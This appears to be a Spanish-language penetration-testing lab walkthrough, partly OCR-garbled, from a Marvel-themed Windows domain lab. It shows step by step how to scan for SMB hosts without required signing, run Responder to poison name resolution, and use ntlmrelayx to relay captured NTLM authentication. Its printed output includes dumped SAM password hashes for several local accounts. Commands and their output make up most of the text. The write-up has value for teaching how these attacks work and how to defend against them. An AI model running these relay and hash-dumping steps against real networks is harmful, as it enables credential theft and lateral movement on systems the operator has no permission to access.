```
$ sudo nmap --script=smb2-security-mode.nse -p445 192.168.1.0/24 Starting Nmap 7.91 ( https://nmap.org ) at 2024-02-01 08:20 CET
Nmap scan report for 192.168.1.1
Host is up (0.00042s latency).
         STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for asix.com (192.168.1.2) Host is up (0.00044s latency).
        STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Host script results:
   | smb2-security-mode:
   2.02:
       Message signing enabled but not required
Nmap scan report for 192.168.1.3
Host is up (0.00068s latency).
                     SERVICE
445/tcp filtered microsoft-ds
MAC Address: 08:00:27:C1:80:85 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.9
Host is up (0.000033s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.25 seconds
```

```
pol@kali:~

Archivo Acciones Editar Vista Ayuda

GNU nano 5.4

192.168.1.11
```

Apagamos esto:

```
pol@kali: ~
Archivo Acciones Editar Vista Ayuda
GNU nano 5.4
[Responder Core]
                                                 /etc/responder/Responder.conf
; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random
; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db
```

```
-$ <u>sudo</u> responder -I eth0 -rddwv
            NBT-NS, LLMNR & MDNS Responder 3.0.2.0
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                    [ON]
                                    [ON]
    NBT-NS
                                    [ON]
    DNS/MDNS
[+] Servers:
    HTTP server
                                    [ON]
    HTTPS server
    WPAD proxy
    Auth proxy
    SMB server
    Kerberos server
                                    [ON]
                                    [ON]
    SQL server
FTP server
    IMAP server
                                    [ON]
    POP3 server
                                    [ON]
                                    [ON]
    SMTP server
    DNS server
                                    [ON]
    LDAP server
                                    [ON]
    RDP server
                                    [ON]
```


```
pol@kali: ~
Archivo Acciones Editar Vista Ayuda
                                  \Box \Box \Box
                   NBT-NS, LLMNR & MDNS Responder 3.0.2.0
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
      LLMNR
NBT-NS
DNS/MDNS
 +1 Servers:
      HTTP server
HTTPS server
      WPAD proxy
Auth proxy
SMB server
Kerberos server
       SQL server
FTP server
      IMAP server
POP3 server
SMTP server
      DNS server
LDAP server
       RDP server
[+] HTTP Options:
Always serving EXE
Serving EXE
Serving HTML
Upstream Proxy
[+] Poisoning Options:
Analyze Mode
Force WPAD auth
Force Basic Auth
Force LM downgrade
Fingerprint hosts
      Responder NIC
Responder IP
Challenge set
      Don't Respond To Names
[+] Listening for events...
```

```
____(pol⊕ kali)-[~]

$ ntlmrelayx.py -h

Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra
```

Creamos un usuario en local maquina 2 (No lo tenía creado):




Cambio de nombre la maquina1 que no la tenia cambiada:

Acerca de


Tu equipo está supervisado y protegido.

Ver detalles en Seguridad de Windows

Especificaciones del dispositivo



Creo este usuario en local de la maquina1:




Encendemos el responder y el otro servicio:


```
i)=[/home/pol]
          0
    sudo python /opt/Responder/Responder.py -I eth0 -dwv
             NBT-NS, LLMNR & MDNS Responder 3.1.4.0
  To support this project:
  Github \rightarrow https://github.com/sponsors/lgandx
Paypal \rightarrow https://paypal.me/PythonResponder
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                       [ON]
    NBT-NS
                                       [ON]
    MDNS
                                       [ON]
    DNS
                                       [ON]
    DHCP
                                       [ON]
[+] Servers:
    HTTP server
    HTTPS server
                                       [ON]
    WPAD proxy
                                       [ON]
    Auth proxy
     SMB server
                                       [ON]
    Kerberos server
    SQL server
FTP server
                                       [ON]
                                       [ON]
                                       [ON]
     IMAP server
     POP3 server
                                       [ON]
     SMTP server
                                       [ NO]
    DNS server
                                       [ON]
    LDAP server
                                        [ON]
    MQTT server
                                       [ON]
```

```
•
                   i)-[/home/pol]
      ntlmrelayx.py -tf <u>objetivos.txt</u> -smb2support
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket=0.12.0.dev1+20240130.154745.97007e84', 'nt lmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
 [*] Protocol Client LDAPS loaded..
 [*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
 [*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1. 26.18) or chardet (5.2.0) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
```

Ajustes Red Kali:



Desde máquina de Spiderman (Usuario: Pparker), intentamos entrar a la ip del Kali 192.168.1.14:




Nos da error e iremos a nuestro Kali: (Obtenemos contraseña de Bruce Banner hasheada)

```
Running in relay mode to hosts in targetfile
    Setting up SMB Server
    Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, attacking target smb://192.168.1.11
[*] Authenticating against smb://192.168.1.11 as MARVEL/PPARKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, but there are no more targets left!
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
 [*] Starting service RemoteRegistry
    Target system bootKey: 0×5d0bf95647bafc72726a57430f601eb6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
.:: Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:efffacc06f52d081e578f35144a60feb:::
Usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bruce Banner:1002:aad3b435b51404eeaad3b435b51404ee:a5da080fcf16de206a2ad1f4a88d26e4:::
[*] Done dumping SAM hashes for host: 192.168.1.11
    Stopping service RemoteRegistry
    Restoring the disabled state for service RemoteRegistry
* Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
<u>auth</u>entication
[*] SMBD-Thread-8 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, but there are no more targets left!
```

Copiamos la contraseña hasheada en una archivo .txt:



Nos volvemos a conectar:



```
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from MARVEL/bbanner at HULK, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/BBANNER@192.168.1.11 controlled, attacking target
smb://192.168.1.11
```

```
(root  kali)-[/home/pol]

# nc 127.0.0.1 11000

(UNKNOWN) [127.0.0.1] 11000 (?) : Connection refused
```